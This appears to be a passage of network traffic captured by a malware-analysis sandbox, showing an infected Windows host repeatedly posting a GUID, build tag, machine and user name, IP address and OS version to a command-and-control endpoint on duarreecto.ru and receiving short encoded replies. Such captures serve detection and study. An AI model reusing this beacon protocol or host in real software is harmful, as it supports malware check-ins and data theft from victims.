Nov 18, 2020 16:35:27.505275965 CET	5608	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:27.696594954 CET	5609	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:27 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 41 42 59 5a 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cABYZARRABw==0
Nov 18, 2020 16:35:28.695820093 CET	5609	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:28.888819933 CET	5609	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:28 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4d 4e 4d 4e 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cMNMNARRABw==0
Nov 18, 2020 16:35:29.180448055 CET	5610	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)

Timestamp	kBytes transferred	Direction	Data
Nov 18, 2020 16:35:29.370728016 CET	5610	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:29 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4e 4e 4d 4d 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cNNMMARRABw==0
Nov 18, 2020 16:35:29.619232893 CET	5611	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:29.807764053 CET	5611	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:29 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 56 59 42 45 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cVYBEARRABw==0
Nov 18, 2020 16:35:30.064050913 CET	5611	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:30.257066011 CET	5612	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:30 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 51 51 4a 4a 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cQQJJARRABw==0
Nov 18, 2020 16:35:30.506603003 CET	5612	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:30.701514959 CET	5612	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:30 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 51 43 58 4a 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cQCXJARRABw==0

Timestamp	kBytes transferred	Direction	Data
Nov 18, 2020 16:35:30.950412989 CET	5613	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:31.144193888 CET	5613	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:31 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 56 42 59 45 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cVBYEARRABw==0
Nov 18, 2020 16:35:31.390633106 CET	5614	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:31.580790997 CET	5614	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:31 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4a 56 45 51 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cJVEQARRABw==0
Nov 18, 2020 16:35:31.821971893 CET	5615	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:32.011133909 CET	5615	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:31 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4e 46 55 4d 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cNFUMARRABw==0
Nov 18, 2020 16:35:32.244594097 CET	5615	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)

Timestamp	kBytes transferred	Direction	Data
Nov 18, 2020 16:35:32.435354948 CET	5616	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:32 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4b 54 47 50 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cKTGPARRABw==0
Nov 18, 2020 16:35:32.681546926 CET	5616	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:32.875272989 CET	5616	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:32 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 56 43 58 45 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cVCXEARRABw==0
Nov 18, 2020 16:35:33.121969938 CET	5617	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:33.311602116 CET	5617	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:33 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 56 56 45 45 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cVVEEARRABw==0
Nov 18, 2020 16:35:33.555210114 CET	5618	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:33.747997046 CET	5618	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:33 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 47 4d 4e 54 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cGMNTARRABw==0

Timestamp	kBytes transferred	Direction	Data
Nov 18, 2020 16:35:34.011250019 CET	5619	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:34.202907085 CET	5619	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:34 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 41 43 58 5a 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cACXZARRABw==0
Nov 18, 2020 16:35:34.448826075 CET	5620	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:34.638186932 CET	5620	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:34 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 46 4e 4d 55 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cFNMUARRABw==0
Nov 18, 2020 16:35:34.883150101 CET	5621	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:35.072382927 CET	5621	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:35 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 41 41 5a 5a 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cAAZZARRABw==0
Nov 18, 2020 16:35:35.309593916 CET	5622	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)

Timestamp	kBytes transferred	Direction	Data
Nov 18, 2020 16:35:35.498577118 CET	5622	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:35 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 59 48 53 42 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cYHSBARRABw==0
Nov 18, 2020 16:35:35.744204998 CET	5622	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:35.933162928 CET	5623	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:35 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4b 43 58 50 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cKCXPARRABw==0
Nov 18, 2020 16:35:36.179613113 CET	5623	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:36.368451118 CET	5623	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:36 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4b 4a 51 50 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cKJQPARRABw==0
Nov 18, 2020 16:35:36.622559071 CET	5624	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:36.810990095 CET	5624	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:36 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 5a 43 58 41 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cZCXAARRABw==0

Timestamp	kBytes transferred	Direction	Data
Nov 18, 2020 16:35:37.078159094 CET	5625	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
